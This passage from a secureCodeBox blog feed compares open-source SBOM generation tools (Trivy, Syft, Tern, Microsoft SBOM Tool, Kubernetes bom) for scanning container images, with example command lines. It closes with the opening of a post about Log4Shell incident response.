<em>SBOMs</em> promise to offer that convenience of only having to look up, where an affected dependency is used, and immediately being able to mitigate it.
This blog post details our plans to integrate an <strong><em>SBOM</em> creation workflow</strong> into the <em>secureCodeBox</em> and our troubles with using different tools for it.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="what-are-sboms">What are SBOMs?<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#what-are-sboms" class="hash-link" aria-label="Direct link to What are SBOMs?" title="Direct link to What are SBOMs?" translate="no">​</a></h2>
<p><em>SBOMs</em>, or <em>Software Bills of Material</em>, are standardized and machine-readable <strong>lists of components</strong> used in software.
While that would be pretty boring for monolithic applications without external dependencies, modern software often uses hundreds or even thousands of external dependencies, usually installed through the standard package ecosystem of that particular language.
With these kinds of applications, keeping track of what is used where could be as simple as checking the provided list of dependencies, i.e. <code>package-lock.json</code> or <code>Cargo.lock</code>.
<em>SBOMs</em> <strong>generalize</strong> this for applications of multiple ecosystems, multiple applications, whole containers or VMs.</p>
<p>As mentioned, <em>SBOMs</em> use standardized formats, <a href="https://xkcd.com/927/" target="_blank" rel="noopener noreferrer" class="">unfortunately with an emphasis on the plural-s of formats</a>.
The two most prolific standards are <a href="https://spdx.dev/" target="_blank" rel="noopener noreferrer" class=""><em>Software Package Data Exchange (SPDX)</em></a>, developed as a Linux Foundation Project and maintained as an ISO standard, and <a href="https://cyclonedx.org/" target="_blank" rel="noopener noreferrer" class=""><em>CycloneDX</em></a>, developed as an <a href="https://owasp.org/" target="_blank" rel="noopener noreferrer" class="">OWASP Foundation</a> project.
Sometimes <a href="https://csrc.nist.gov/projects/Software-Identification-SWID" target="_blank" rel="noopener noreferrer" class="">Software Identification (SWID) Tags</a> are also regarded as a format of SBOMs, but their use is a bit different, and they are not well-supported by most tools that work with SBOMs.
There are some differences between <em>SPDX</em> and <em>CycloneDX</em> SBOMs, <a href="https://docs.google.com/spreadsheets/d/1PIiSYLJHlt8djG5OoOYniy_I-J31UMhBKQ62UUBHKVA/edit" target="_blank" rel="noopener noreferrer" class="">documented here</a>.
They can still be converted, for example by using the <a href="https://github.com/CycloneDX/cyclonedx-cli" target="_blank" rel="noopener noreferrer" class="">CycloneDX CLI</a> or the <a href="https://github.com/spdx/cdx2spdx" target="_blank" rel="noopener noreferrer" class="">cdx2spdx</a> tool.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="the-goal-of-this-endeavour">The Goal of This Endeavour<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#the-goal-of-this-endeavour" class="hash-link" aria-label="Direct link to The Goal of This Endeavour" title="Direct link to The Goal of This Endeavour" translate="no">​</a></h2>
<p>Currently, the <em>secureCodeBox</em> provides a great selection of scanners, to assess the security of your infrastructure.
If instead you want to achieve a detailed overview over the <strong>composition of the infrastructure</strong>, you currently have to reach for other tools.
With this change we intend to leverage the integrations and automations already present in the <em>secureCodeBox</em>, to simplify generating SBOMs for all the targets, that could up to now only be scanned for security flaws present at that moment.</p>
<p>That is of course a very ambitious goal.
We intend to first release a minimum viable product of SBOM generation, aimed at a common use-case for the <em>secureCodeBox</em>: <strong>container security</strong>.
Combining SBOM creation for containers with the AutoDiscovery makes it a breeze to keep an up-to-date inventory over whole infrastructures.</p>
<p>The following sections describe our search for a good tool to <strong>create SBOMs</strong>, the troubles when combining the created SBOMs with tools that <strong>consume SBOMs</strong> and the detailed plan for the MVP implementation.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="possible-tools-to-generate-sboms">Possible Tools to Generate SBOMs<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#possible-tools-to-generate-sboms" class="hash-link" aria-label="Direct link to Possible Tools to Generate SBOMs" title="Direct link to Possible Tools to Generate SBOMs" translate="no">​</a></h2>
<p>Before deciding on a <em>format</em> for the SBOMs, let's take a look at the possible <em>tools</em> we could use to generate them.
The best option would be to generate SBOMs directly <strong>at build-time</strong>.
At that point, all the dependencies of an application are clearly defined and the compiler or some other build tool can simply export a list of them in any format.
Unfortunately, that will <strong>not work</strong> for our use case, as we want to generate <strong>SBOMs for containers</strong> that are already running.
Luckily there are tools that allow that as well.
To select a fitting one, the following criteria apply.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="tool-criteria">Tool Criteria<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#tool-criteria" class="hash-link" aria-label="Direct link to Tool Criteria" title="Direct link to Tool Criteria" translate="no">​</a></h3>
<ul>
<li class=""><strong>Which targets</strong> can SBOMs be created for? Currently we want to support containers, but in the future other targets like files or VMs might be needed as well.</li>
<li class="">How can the <strong>containers be accessed</strong>? Not all containers can just be pulled from Docker Hub, so support for private registries is often needed.</li>
<li class="">Credential management, how can private registries be accessed?</li>
<li class="">SBOM <strong>formats</strong>, are both SPDX and CycloneDX supported, or only one of them?</li>
<li class="">SBOM <strong>contents and quality</strong>, does the tool find all dependencies and properly specifies them?</li>
<li class=""><strong>Support and ecosystem</strong> of the tool: widespread use, GitHub activity, documentation quality</li>
<li class=""><strong>License</strong>, as we cannot integrate a commercial tool</li>
</ul>
<p>Of these criteria, checking the <em>quality</em> of an SBOM is not that straightforward.
Confirming if all the dependencies of small demo applications are picked up is possible, but for containers the dependencies also include the OS packes and everything else that the container ships with.
SBOM quality will therefore also depend on the <em>interoperability</em> with SBOM consuming tools.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="sbom-targets-and-testing-environment">SBOM Targets and Testing Environment<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#sbom-targets-and-testing-environment" class="hash-link" aria-label="Direct link to SBOM Targets and Testing Environment" title="Direct link to SBOM Targets and Testing Environment" translate="no">​</a></h3>
<p>To make the tests of the tools comparable, the same images were used as scan targets.
These images are intentionally insecure, so that there are components with known security vulnerabilities which can (and <strong>should</strong>) be found when analyzing the generated SBOMs.
The targets are:</p>
<ul>
<li class=""><a href="https://hub.docker.com/r/bkimminich/juice-shop" target="_blank" rel="noopener noreferrer" class=""><code>bkimminich/juice-shop:v15.0.0</code></a></li>
<li class=""><a href="https://github.com/aquasecurity/trivy-ci-test" target="_blank" rel="noopener noreferrer" class=""><code>trivy-ci-test</code></a></li>
<li class=""><a href="https://github.com/o1oo11oo/test-docker-images/tree/main/dotnet-docker-test" target="_blank" rel="noopener noreferrer" class="">A simple .NET-based containerized app</a></li>
<li class=""><a href="https://github.com/o1oo11oo/test-docker-images/tree/main/rust-docker-test" target="_blank" rel="noopener noreferrer" class="">A simple Rust-based containerized app</a>, using the <a href="https://github.com/rust-secure-code/cargo-auditable" target="_blank" rel="noopener noreferrer" class="">cargo auditable</a> format</li>
</ul>
<p>All tools were tested under macOS Ventura 13.5, or, if they did not (or not properly) support macOS, under Ubuntu 22.04.
Unless noted otherwise, the latest available version of the tools were tested.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="tool-list">Tool List<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#tool-list" class="hash-link" aria-label="Direct link to Tool List" title="Direct link to Tool List" translate="no">​</a></h3>
<p>The following list includes all the free and open source tools I looked at as possible integration for the <em>secureCodeBox</em>.
There is also a whole range of premium tools for SBOMs or even full software component analysis workflows, these are not listed here as they are not relevant for our goals.</p>
<p>This list does not cover all details of the compared tools, when it became obvious one is not a good fit I stopped checking the remaining criteria.
It is also not an exhaustive list, there are chances a good tool is missing, just because it does not have the reach of the ones listed.
Now with that out of the way, here is the list.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="trivy">Trivy<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#trivy" class="hash-link" aria-label="Direct link to Trivy" title="Direct link to Trivy" translate="no">​</a></h4>
<p><a href="https://github.com/aquasecurity/trivy" target="_blank" rel="noopener noreferrer" class=""><em>Trivy</em></a>, the "all-in-one open source security scanner", which is <a class="" href="https://www.securecodebox.io/docs/scanners/trivy">already integrated</a> as a scanner in the <em>secureCodeBox</em>, also supports creating SBOMs as one of its output types.
Trivy supports scanning a <a href="https://aquasecurity.github.io/trivy/v0.44/docs/" target="_blank" rel="noopener noreferrer" class="">wide variety of targets</a> and provides SBOM support for most of them.
Other than containers, file system paths, git repositories, or VMs, Trivy also supports generating SBOMs for whole Kubernetes clusters.
The containers can be accessed in many different ways, either through the local Docker Engine, containerd, Podman, direct access to the registry, and also through local files in tar or OCI format.
<a href="https://aquasecurity.github.io/trivy/v0.44/docs/advanced/private-registries/" target="_blank" rel="noopener noreferrer" class="">Credentials</a> can be supplied either through environment variables, parameters (not recommended because credentials will be readable in the process list and the shell history), in a configuration file or directly to Docker.
There is also support for the AWS, Google and Azure registries.</p>
<p>Example commandline:</p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">trivy image </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--format</span><span class="token plain"> cyclonedx </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--output</span><span class="token plain"> results-trivy-juiceshop-v15-cyclonedx.json bkimminich/juice-shop:v15.0.0</span><br></span></code></pre></div></div>
<p>SBOMs can be generated in either SPDX or CycloneDX formats.
When using CycloneDX, security scanning, which is disabled by default for SBOM outputs, can be reenabled, to include a list of security flaws already in the SBOM itself.
While interesting, it is unclear how useful this is, after all the <em>secureCodeBox</em> already supports <a href="https://www.securecodebox.io/docs/scanners/trivy/" target="_blank" rel="noopener noreferrer" class="">normal trivy container scans</a>, which are integrated far better with the existing hooks.</p>
<p>SBOM quality and content depends on the content of the container.
Trivy supports <a href="https://aquasecurity.github.io/trivy/v0.44/docs/scanner/vulnerability/language/" target="_blank" rel="noopener noreferrer" class="">many package ecosystems of different languages</a>, but might miss applications or dependencies installed in unusual or hard to read ways.
To find the dependencies of Rust binaries for example, Trivy relies on the <code>Cargo.lock</code> file being available or the binaries including the dependency information in a linker section according to the <a href="https://github.com/rust-secure-code/cargo-auditable" target="_blank" rel="noopener noreferrer" class="">cargo auditable</a> format.
In tests with small containers, Trivy was able to reliably pick up dependencies of the main application and OS packages.
For each component and depending on the output format, Trivy tracks among others the name, version, <a href="https://github.com/package-url/purl-spec" target="_blank" rel="noopener noreferrer" class="">package url (purl)</a> and several custom properties.</p>
<p>Trivy is actively maintained by <a href="https://www.aquasec.com/" target="_blank" rel="noopener noreferrer" class="">Aqua Security</a>, has 18.2k Stars and 1.8k Forks <a href="https://github.com/aquasecurity/trivy" target="_blank" rel="noopener noreferrer" class="">on GitHub</a> and a very <a href="https://aquasecurity.github.io/trivy/v0.44/" target="_blank" rel="noopener noreferrer" class="">extensive documentation</a>.
It is licensed under the Apache-2.0 license and used by GitLab for their <a href="https://docs.gitlab.com/ee/user/application_security/container_scanning/" target="_blank" rel="noopener noreferrer" class="">Container Scanning</a> feature.
For the tests in this blogpost, Trivy v0.44.0 was used.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="syft">Syft<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#syft" class="hash-link" aria-label="Direct link to Syft" title="Direct link to Syft" translate="no">​</a></h4>
<p><a href="https://github.com/anchore/syft" target="_blank" rel="noopener noreferrer" class=""><em>Syft</em></a> works very similar to Trivy when it comes to generating SBOMs.
It supports containers, filesystem paths, archives, "and more" although it is not specified what "and more" entails.
This means Trivy supports more targets, which might be interesting long term, but for now Syft is perfectly capable of generating SBOMs for our use case as well.
Syft also supports <a href="https://github.com/anchore/syft#supported-sources" target="_blank" rel="noopener noreferrer" class="">many ways</a> to access container images, other than direct registry access or through the Docker or Podman daemons, tar archives, OCI or SIF images or plain directories and files are supported.
<a href="https://github.com/anchore/syft#private-registry-authentication" target="_blank" rel="noopener noreferrer" class="">Credentials for private registries</a> can to be supplied as Docker <code>config.json</code>, which can also be shared as a Kubernetes secret.
More advanced options are available according to the <a href="https://github.com/google/go-containerregistry/tree/main/pkg/authn" target="_blank" rel="noopener noreferrer" class="">go-containerregistry docs</a>.</p>
<p>Example commandline:</p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">syft bkimminich/juice-shop:v15.0.0 </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-o</span><span class="token plain"> cyclonedx-json </span><span class="token operator" style="color:rgb(137, 221, 255)">&gt;</span><span class="token plain"> results-syft-juiceshop-v15-cyclonedx.json</span><br></span></code></pre></div></div>
<p>The list of supported <a href="https://github.com/anchore/syft#output-formats" target="_blank" rel="noopener noreferrer" class="">SBOM formats</a> is quite large, there is CycloneDX in xml or json, SPDX in tag-value or json, in version 2.3 or 2.2 and Syft's own format as json.
<a href="https://github.com/anchore/syft#using-templates" target="_blank" rel="noopener noreferrer" class="">Custom formats</a> can be defined using Go templates.</p>
<p>Regarding the quality of the SBOMs, Syft also has support for <a href="https://github.com/anchore/syft#default-cataloger-configuration-by-scan-type" target="_blank" rel="noopener noreferrer" class="">many language ecosystems</a> and largely finds the same packages as Trivy.
The difference lies in the way the package details are populated.
Like Trivy, Syft includes name, version, package url and some custom properties, but also <a href="https://nvd.nist.gov/products/cpe" target="_blank" rel="noopener noreferrer" class="">Common Platform Enumerations (CPEs)</a>.
This allows more options for matching packages against different databases.</p>
<p>Syft is actively maintained by <a href="https://anchore.com/opensource/" target="_blank" rel="noopener noreferrer" class="">Anchore</a> and has 4.5k Stars and 412 Forks <a href="https://github.com/anchore/syft" target="_blank" rel="noopener noreferrer" class="">on GitHub</a>.
The <code>README.md</code> file serves as documentation but covers a lot.
Syft is available under the Apache-2.0 license and provides the functionality of the <a href="https://docs.docker.com/engine/sbom/" target="_blank" rel="noopener noreferrer" class="">experimental <code>docker sbom</code> command</a>.
For the tests in this blogpost, Syft v0.85.0 was used.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="tern">Tern<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#tern" class="hash-link" aria-label="Direct link to Tern" title="Direct link to Tern" translate="no">​</a></h4>
<p><a href="https://github.com/tern-tools/tern" target="_blank" rel="noopener noreferrer" class=""><em>Tern</em></a> is a Python-based tool for generating SBOMs for containers.
It uses <a href="https://github.com/containers/skopeo" target="_blank" rel="noopener noreferrer" class="">skopeo</a> to access container registries, but only supports Docker API compatible registries or querying the local Docker daemon.
So while Skopeo also supports loading tar archives, OCI images or plain directories, Tern does not use these features.
Skopeo also supports <a href="https://github.com/containers/skopeo#authenticating-to-a-registry" target="_blank" rel="noopener noreferrer" class="">private registries</a>, but figuring out how to access that functionality through Tern might require some tinkering.
In addition, Tern can work with Dockerfiles directly, but requires a running Docker daemon to build the images.</p>
<p>Example commandline:</p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">tern report </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-f</span><span class="token plain"> cyclonedxjson </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-i</span><span class="token plain"> bkimminich/juice-shop:v15.0.0 </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-o</span><span class="token plain"> results-tern-juiceshop-v15-cyclonedx.json</span><br></span></code></pre></div></div>
<p>SBOM <a href="https://github.com/tern-tools/tern#report-formats" target="_blank" rel="noopener noreferrer" class="">format support</a> is pretty good, other than CycloneDX (json), SPDX (json and tag-value), custom yaml, html and json formats can be generated.</p>
<p>Unfortunately, the generated SBOMs are quite lacking compared to the ones Trivy or Syft generate.
While Tern finds the distribution and OS packages of the Juice Shop container, not a single NodeJS/npm component is included in the output.
Other containers show similar results, only OS packages are listed.
This is pretty unhelpful for creating an inventory of the software running in one's container infrastructure.</p>
<p>Tern is a <a href="https://github.com/tern-tools" target="_blank" rel="noopener noreferrer" class="">"tern-tools"</a> project with 884 Stars and 185 Forks <a href="https://github.com/tern-tools/tern" target="_blank" rel="noopener noreferrer" class="">on GitHub</a>.
The most active maintainer is Rose Judge, an Open Source Engineer <a href="https://blogs.vmware.com/opensource/author/rose-judge/" target="_blank" rel="noopener noreferrer" class="">at VMWare</a>.
The documentation is provided as Markdown documents in the <a href="https://github.com/tern-tools/tern/tree/main/docs" target="_blank" rel="noopener noreferrer" class="">docs directory</a>, while general information can be found in the <code>README.md</code> file.
Tern is licensed under a BSD-2-Clause license.
For the tests in this blogpost, Tern 2.12.1 was used.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="microsoft-sbom-tool">Microsoft SBOM Tool<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#microsoft-sbom-tool" class="hash-link" aria-label="Direct link to Microsoft SBOM Tool" title="Direct link to Microsoft SBOM Tool" translate="no">​</a></h4>
<p><a href="https://devblogs.microsoft.com/engineering-at-microsoft/microsoft-open-sources-software-bill-of-materials-sbom-generation-tool/" target="_blank" rel="noopener noreferrer" class="">In 2022</a>, Microsoft released <a href="https://github.com/microsoft/sbom-tool" target="_blank" rel="noopener noreferrer" class="">their SBOM generation tool</a>, aptly named <em>SBOM Tool</em>.
According to <code>README.md</code> and <a href="https://github.com/microsoft/sbom-tool/blob/main/docs/sbom-tool-cli-reference.md" target="_blank" rel="noopener noreferrer" class="">the commandline docs</a> it can generate SBOMs for container images and supports several package ecosystems (through the <a href="https://github.com/microsoft/component-detection" target="_blank" rel="noopener noreferrer" class="">Component Detection</a> library).
Images seem to be accessed through the running Docker daemon (specifying sha256 hashes of local images with <code>-di sha256:&lt;hash&gt;</code> works), but there is no documentation about different usage options, other than specifying an image tag.</p>
<p>Example commandline:</p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">sbom-tool-linux-x64 generate </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-m</span><span class="token plain"> </span><span class="token builtin class-name" style="color:rgb(255, 203, 107)">.</span><span class="token plain"> </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-pn</span><span class="token plain"> JuiceShop </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-pv</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">15.0</span><span class="token plain">.0 </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-ps</span><span class="token plain"> BKimminich </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-nsb</span><span class="token plain"> https://owasp.org/www-project-juice-shop </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-di</span><span class="token plain"> bkimminich/juice-shop:v15.0.0</span><br></span></code></pre></div></div>
<p>This looks a bit inconvenient compared to the other tools, because there are many more mandatory parameters.
Making the commandline simpler to use is a <a href="https://github.com/microsoft/sbom-tool/issues/157" target="_blank" rel="noopener noreferrer" class="">known issue</a>.
Format support is quite limited, the SBOM tool only supports generating SPDX 2.2 reports in json format.
Not even the full output path is configurable, the SBOM file always gets created as <code>&lt;ManifestDir&gt;/_manifest/spdx_2.2/manifest.spdx.json</code>, where <code>ManifestDir</code> is the directory supplied with <code>-m</code>.</p>
<p>On macOS, analyzing linux containers is unavailable and generated SBOMs contain no entries, other than the information about the target container and the details provided as parameters.
On Linux components are detected, but just like Tern the SBOM Tool fails to find anything but OS packages, in any of the tested containers.
The <a href="https://github.com/microsoft/component-detection#readme" target="_blank" rel="noopener noreferrer" class="">Component Detection <code>README.me</code></a> clarifies, that the library is "intended to be used at build time", and while the SBOM Tool docs also seem like the tool is supposed to be used at build time, it is never explicitly stated and the <a href="https://github.com/microsoft/sbom-tool/blob/main/docs/sbom-tool-cli-reference.md#scan-docker-images-for-dependency-packages" target="_blank" rel="noopener noreferrer" class="">docs mention</a> the possibility of generating SBOMs only for containers.
I suspect that analyzing containers is supposed to be combined with analyzing local project files, so the only SBOM-content that needs to come from analyzing the container are the OS packages.
All the dependencies of the containerized applications will already be known from analyzing the build files.</p>
<p>The SBOM Tool and the Component Detection library are both maintained by <a href="https://devblogs.microsoft.com/engineering-at-microsoft/tag/sbom/" target="_blank" rel="noopener noreferrer" class="">Microsoft</a> and licensed under the MIT license.
The SBOM Tool has 1.2k Stars and 89 Forks <a href="https://github.com/microsoft/sbom-tool" target="_blank" rel="noopener noreferrer" class="">on GitHub</a>.
The documentation could be better, there are only some Markdown documents in the <a href="https://github.com/microsoft/sbom-tool/tree/main/docs" target="_blank" rel="noopener noreferrer" class="">docs directory</a> and the README.md file gives an overview.
For the tests in this blogpost, SBOM Tool v1.2.0 was used.</p>
<p>Component Detection (and with that, the SBOM Tool) <a href="https://github.com/microsoft/component-detection/blob/main/docs/detectors/linux.md" target="_blank" rel="noopener noreferrer" class="">uses Syft internally to analyze Docker containers</a>.
Since this tool is less convenient to use than Syft, and does not work as well either (for only analyzing containers), it makes more sense to just use Syft directly then.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="kubernetes-bom">Kubernetes bom<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#kubernetes-bom" class="hash-link" aria-label="Direct link to Kubernetes bom" title="Direct link to Kubernetes bom" translate="no">​</a></h4>
<p><a href="https://github.com/kubernetes-sigs/bom" target="_blank" rel="noopener noreferrer" class=""><code>bom</code></a> was created "to create an SBOM for the Kubernetes project", but can be used for other projects and containers as well.
There is no mention of how images are accessed, but it works without connecting to the local Docker daemon.
Other than by specifying image tags, images can also be read from tar archives.</p>
<p>Example commandline:</p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">bom generate </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--format</span><span class="token plain"> json </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-i</span><span class="token plain"> bkimminich/juice-shop:v15.0.0 </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-o</span><span class="token plain"> results-k8sbom-juiceshop-v15-spdx.json</span><br></span></code></pre></div></div>
<p><code>bom</code> only generates SPDX 2.3 SBOMs, in either json or tag-value format.
As noted <a href="https://kubernetes-sigs.github.io/bom/tutorials/creating_bill_of_materials/#simplest-use-case-one-package" target="_blank" rel="noopener noreferrer" class="">in the documentation</a>, go dependencies can be included, but no other language ecosystems are supported.
Since it was developed for Kubernetes, <a href="https://github.com/kubernetes-sigs/bom/issues/256#issuecomment-1491465939" target="_blank" rel="noopener noreferrer" class="">it focuses on Go applications</a>.
Finding Go dependencies does not work for containers containing Go applications though, like Tern or the SBOM Tool, <code>bom</code> only finds OS packages there.
This makes the generated SBOMs not very useful for our goals.</p>
<p><code>bom</code> is maintained as a <a href="https://github.com/kubernetes-sigs" target="_blank" rel="noopener noreferrer" class="">Kubernetes SIGs</a> (Special Interest Groups) project.
It has 250 Stars and 31 Forks <a href="https://github.com/kubernetes-sigs/bom" target="_blank" rel="noopener noreferrer" class="">on GitHub</a>.
The documentation is decent, other than some basic usage information in the <code>README.md</code> file, there are is a generated <a href="https://kubernetes-sigs.github.io/bom/" target="_blank" rel="noopener noreferrer" class="">documentation website</a> with some subpages.
For the tests in this blogpost, <code>bom</code> v0.5.1 was used.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="others">Others<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#others" class="hash-link" aria-label="Direct link to Others" title="Direct link to Others" translate="no">​</a></h4>
<p>There are some other open source tools claiming <em>SBOM functionality</em>, but I did not look into them in depth for various reasons.</p>
<p>The <a href="https://github.com/opensbom-generator/spdx-sbom-generator" target="_blank" rel="noopener noreferrer" class=""><em>SPDX SBOM Generator</em></a> by <a href="https://github.com/opensbom-generator" target="_blank" rel="noopener noreferrer" class="">opensbom-generator</a> is developed in Go and supports many different language ecosystems.
It is not a good fit for the <em>secureCodeBox</em> though, because it can only generate SBOMs for build dependencies by reading package files.
It could still be used by analyzing the files contained in the container, but that solution is rather complicated and finicky compared to the tools listed above.</p>
<p>There is an experimental <em>Docker CLI plugin</em> to create SBOMs for containers, called <a href="https://docs.docker.com/engine/sbom/" target="_blank" rel="noopener noreferrer" class=""><code>docker sbom</code></a>.
All it does though, is use Syft internally, which we could also directly use instead.</p>
<p>The CycloneDX project also maintains an SBOM generator which supports multiple ecosystems, called <a href="https://github.com/CycloneDX/cdxgen" target="_blank" rel="noopener noreferrer" class=""><em>cdxgen</em></a>.
Internally it <a href="https://github.com/CycloneDX/cdxgen/blob/f91efd77ea296eb103e702d78eac59e05c8eaa6f/binary.js#L296" target="_blank" rel="noopener noreferrer" class="">uses Trivy</a> to <a href="https://github.com/CycloneDX/cdxgen/issues/38" target="_blank" rel="noopener noreferrer" class="">detect OS packages</a> in containers.</p>
<p>Other than that there is a wide range of <em>non-free tools</em>, which we cannot integrate for licensing reasons.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="selecting-a-tool">Selecting a Tool<a href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation#selecting-a-tool" class="hash-link" aria-label="Direct link to Selecting a Tool" title="Direct link to Selecting a Tool" translate="no">​</a></h3>
<p>From this list, <em>Trivy</em> and <em>Syft</em> are by far the most capable and easiest to use tools.
It is no surprise, that both are already integrated into other projects for SBOM workflows.
As mentioned above, Syft provides the functionality of the <a href="https://docs.docker.com/engine/sbom/" target="_blank" rel="noopener noreferrer" class="">experimental <code>docker sbom</code> command</a>.
Trivy is used by GitLab for their <a href="https://docs.gitlab.com/ee/user/application_security/container_scanning/" target="_blank" rel="noopener noreferrer" class="">Container Scanning</a> feature.</p>
<p>Some of the tools listed here, including Trivy and Syft, come with <em>catalogers</em> for different language and package manager ecosystems.
This enables them to find packages which were not installed through the default package manager of the system.
One remaining problem are packages installed directly as binary, without any kind of package manager.
Especially in containers this is pretty prevalent for the "main software" of a container.
This is a known issue for both Trivy and Syft: <a href="https://github.com/aquasecurity/trivy/issues/481" target="_blank" rel="noopener noreferrer" class="">trivy#481</a>, <a href="https://github.com/aquasecurity/trivy/issues/1064" target="_blank" rel="noopener noreferrer" class="">trivy#1064</a>, <a href="https://github.com/aquasecurity/trivy/issues/2839" target="_blank" rel="noopener noreferrer" class="">trivy#2839</a>, <a href="https://github.com/anchore/syft/issues/1197" target="_blank" rel="noopener noreferrer" class="">syft#1197</a>, <a href="https://github.com/anchore/syft/issues/1607" target="_blank" rel="noopener noreferrer" class="">syft#1607</a>, <a href="https://github.com/anchore/syft/issues/1963" target="_blank" rel="noopener noreferrer" class="">syft#1963</a>.
It seems that Syft's support for those kinds of binaries is slightly better, in the Juice Shop image, only Syft detects the actual node binary.</p>
<p>Before selecting one of these two as a tool for the MVP, it makes sense to look at the <strong>other side</strong> of an <em>SBOM workflow</em>, the <strong>consuming side</strong>.
These details are covered in <a class="" href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption"><em>Part 2: SBOM Consumption</em></a>.</p>]]></content>
        <author>
            <name>Lukas Fischer</name>
            <uri>https://github.com/o1oo11oo</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="comparison" term="comparison"/>
        <category label="SBOM" term="SBOM"/>
        <category label="CycloneDX" term="CycloneDX"/>
        <category label="SPDX" term="SPDX"/>
        <category label="Trivy" term="Trivy"/>
        <category label="Syft" term="Syft"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[How We Used the secureCodeBox In Our Log4Shell Incident Response]]></title>
        <id>https://www.securecodebox.io/blog/2022/01/18/log4shell</id>
        <link href="https://www.securecodebox.io/blog/2022/01/18/log4shell"/>
        <updated>2022-01-18T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[We describe how the secureCodeBox allowed us to rapidly respond to the Log4shell vulnerability.]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="A burning log" src="https://www.securecodebox.io/assets/images/2022-02-24-burninglog-d257e252fa3f0583bb92fb775c0e35da.jpg" width="4451" height="2728" class="img_ev3q"></p>
<p>Cover photo by <a href="https://unsplash.com/@ray12119" target="_blank" rel="noopener noreferrer" class="">Ray Shrewsberry</a> on <a href="https://unsplash.com/photos/AXRYB88LAXs" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>By now, you must have heard about Log4Shell, the present that ruined Christmas for many developers and IT specialists, whether naughty or nice.
This blog describes how we used the secureCodeBox as one building block in our incident response process at iteratec.</p>
